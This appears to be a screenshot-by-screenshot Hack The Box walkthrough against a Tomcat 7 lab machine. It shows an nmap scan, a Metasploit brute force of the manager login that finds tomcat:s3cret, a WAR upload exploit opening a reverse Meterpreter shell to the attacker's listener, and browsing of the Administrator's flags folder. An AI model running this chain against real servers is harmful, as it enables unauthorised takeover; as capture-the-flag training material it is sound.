





root@kali: ~/Masaüstü
Dosya Düzenle Görünüm Search Uçbirim Sekmeler Yardım
root@kali: ~/Masaüstü
root@kali: ~/Masaüst
root@kali:~/Masaüstü# nmap -sC -sV 10.10.10.95
Starting Nmap 7.70 (https://nmap.org) at 2018-07-04 19:45 +03
Nmap scan report for 10.10.10.95
Host is up (0.075s latency).
Not shown: 999 filtered ports
PORT STATE SERVICE VERSION
8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.88
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.19 seconds
root@kali:~/Masaüstü#



Apache Tomcat/7.0.88 - Mozilla Firefox
Hack The Box :: Activ...
Apache Tomcat/7.0.88
10.10.10.95:8080
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Kali Training
Getting Started
VNC over SSH | Compu...
Home
Documentation
Configuration
Examples
Wiki
Mailing Lists
Find Help
Apache Tomcat/7.0.88
APACHE SOFTWARE FOUNDATION http://www.apache.org/
If you're seeing this, you've successfully installed Tomcat. Congratulations!
Recommended Reading:
Security Considerations HOW-TO
Manager Application HOW-TO
Clustering/Session Replication HOW-TO
Server Status
Manager App
Host Manager
Developer Quick Start
Tomcat Setup
Realms & AAA
Examples
Servlet Specifications
First Web Application
JDBC DataSources
Tomcat Versions
Managing Tomcat
For security, access to the manager webapp is restricted. Users are defined in:
$CATALINA_HOME/conf/tomcat-users.xml
In Tomcat 7.0 access to the manager application is split between different users.
Read more...
Release Notes
Documentation
Tomcat 7.0 Documentation
Tomcat 7.0 Configuration
Tomcat Wiki
Find additional important configuration information in:
$CATALINA_HOME/RUNNING.txt
Developers may be interested in:
Getting Help
FAQ and Mailing Lists
The following mailing lists are available:
tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).
tomcat-users
User support and discussion
taglibs-user



root@kali: ~/Masaüstü
Dosya Düzenle Görünüm Search Uçbirim Sekmeler Yardım
root@kali: ~/Masaüstü
root@kali:~/Masaüstü# service postgresql start
root@kali:~/Masaüstü# msfconsole -q
msf > use auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(scanner/http/tomcat_mgr_login) > info
Name: Tomcat Application Manager Login Utility
Module: auxiliary/scanner/http/tomcat_mgr_login
License: Metasploit Framework License (BSD)
Rank: Normal


msf auxiliary(scanner/http/tomcat_mgr_login) > set BLANK_PASSWORDS true
BLANK_PASSWORDS => true
msf auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 10.10.1.0.95
RHOSTS => 10.10.1.0.95
msf auxiliary(scanner/http/tomcat_mgr_login) > set USER_AS_PASS true
USER_AS_PASS => true
msf auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8080
RPORT => 8080
msf auxiliary(scanner/http/tomcat_mgr_login) > run
[-] Auxiliary failed: Msf::OptionValidateError The following options failed to validate: RHOSTS.
msf auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 10.10.10.95
RHOSTS => 10.10.10.95
msf auxiliary(scanner/http/tomcat_mgr_login) > run

```
[-] 10.10.10.95:8080 - LOGIN FAILED: role1: (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: role1:admin (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: role1:manager (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: role1:role1 (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: role1:root (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: role1:tomcat (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: role1:s3cret (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: role1:vagrant (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: root:root (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: root: (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: root:admin (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: root:manager (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: root:role1 (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: root:root (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: root:tomcat (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: root:s3cret (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: root:vagrant (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: tomcat:tomcat (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: tomcat: (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: tomcat:root (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: tomcat:tomcat (Incorrect)
[+] 10.10.10.95:8080 - Login Successful: tomcat:s3cret
[-] 10.10.10.95:8080 - LOGIN FAILED: both:both (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: both: (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: both:admin (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: both:manager (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: both:role1 (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: both:root (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: both:s3cret (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: both:vagrant (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: j2deployer:j2deployer (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: ovwebusr:OvW*busr1 (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: cxsdk:kdsxc (Incorrect)
```


root@kali: ~/Masaüstü
Dosya Düzenle Görünüm Search Uçbirim Sekmeler Yardım
root@kali: ~/Masaüstü
root@kali: ~/Masaüstü
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/tomcat_mgr_login) > use exploit/multi/http/tomcat_mgr_upload
msf exploit(multi/http/tomcat_mgr_upload) > options
Module options (exploit/multi/http/tomcat_mgr_upload):
Name Current Setting Required Description
HttpPassword no The password for the specified username
HttpUsername no The username to authenticate as
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOST yes The target address
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI /manager yes The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST no HTTP server virtual host
Exploit target:
Id Name
0 Java Universal
msf exploit(multi/http/tomcat_mgr_upload) > options
Module options (exploit/multi/http/tomcat_mgr_upload):
Name Current Setting Required Description
HttpPassword no The password for the specified username
HttpUsername no The username to authenticate as
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOST yes The target address
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI /manager yes The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST no HTTP server virtual host


root@kali: ~/Masaüstü
Dosya Düzenle Görünüm Search Uçbirim Sekmeler Yardım
root@kali: ~/Masaüstü
root@kali: ~/Masaüstü
HttpUsername no The username to authenticate as
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOST yes The target address
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI /manager yes The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST no HTTP server virtual host
Exploit target:
Id Name
-- ----
0 Java Universal
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword s3cret
HttpPassword => s3cret
msf exploit(multi/http/tomcat_mgr_upload) > set RHOST 10.10.10.95
RHOST => 10.10.10.95
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080
RPORT => 8080
msf exploit(multi/http/tomcat_mgr_upload) > set TARGETURI /manager
TARGETURI => /manager
msf exploit(multi/http/tomcat_mgr_upload) > set TARGET 0
TARGET => 0
msf exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 10.10.15.184:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying XcZmelRFbvwuI8O0nD6V7aXDlww...
[*] Executing XcZmelRFbvwuI8O0nD6V7aXDlww...
[*] Undeploying XcZmelRFbvwuI8O0nD6V7aXDlww ...
[*] Sending stage (53837 bytes) to 10.10.10.95
[*] Meterpreter session 1 opened (10.10.15.184:4444 -> 10.10.10.95:49312) at 2018-08-02 18:18:10 +0300
meterpreter >


root@kali: ~/Masaüstü
Dosya Düzenle Görünüm Search Uçbirim Sekmeler Yardım
root@kali: ~/Masaüstü
root@kali: ~/Masaüstü
40776/rwxrwxrw- 0 dir 2013-08-22 18:39:30 +0300 NetHood
40776/rwxrwxrw- 0 dir 2018-06-19 06:43:09 +0300 Pictures
40776/rwxrwxrw- 0 dir 2013-08-22 18:39:30 +0300 PrintHood
40776/rwxrwxrw- 4096 dir 2018-06-19 18:00:58 +0300 Recent
40776/rwxrwxrw- 0 dir 2018-06-19 06:43:09 +0300 Saved Games
40776/rwxrwxrw- 0 dir 2018-06-19 06:43:09 +0300 Searches
40776/rwxrwxrw- 4096 dir 2013-08-22 18:39:32 +0300 SendTo
40776/rwxrwxrw- 0 dir 2018-06-19 06:43:09 +0300 Start Menu
40776/rwxrwxrw- 0 dir 2013-08-22 18:39:30 +0300 Templates
40776/rwxrwxrw- 0 dir 2018-06-19 06:43:09 +0300 Videos
100777/rwxrwxrwx 217088 fil 2018-06-18 23:31:25 +0300 ntuser.dat.LOG1
100777/rwxrwxrwx 40960 fil 2018-06-18 23:31:25 +0300 ntuser.dat.LOG2
100777/rwxrwxrwx 20 fil 2018-06-18 23:31:25 +0300 ntuser.ini
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Users\Administrator\Desktop
Mode Size Type Last modified Name
100777/rwxrwxrwx 282 fil 2018-06-19 06:43:09 +0300 desktop.ini
40776/rwxrwxrw- 0 dir 2018-06-19 07:09:40 +0300 flags
meterpreter > cd flags
meterpreter > ls
Listing: C:\Users\Administrator\Desktop\flags
Mode Size Type Last modified Name
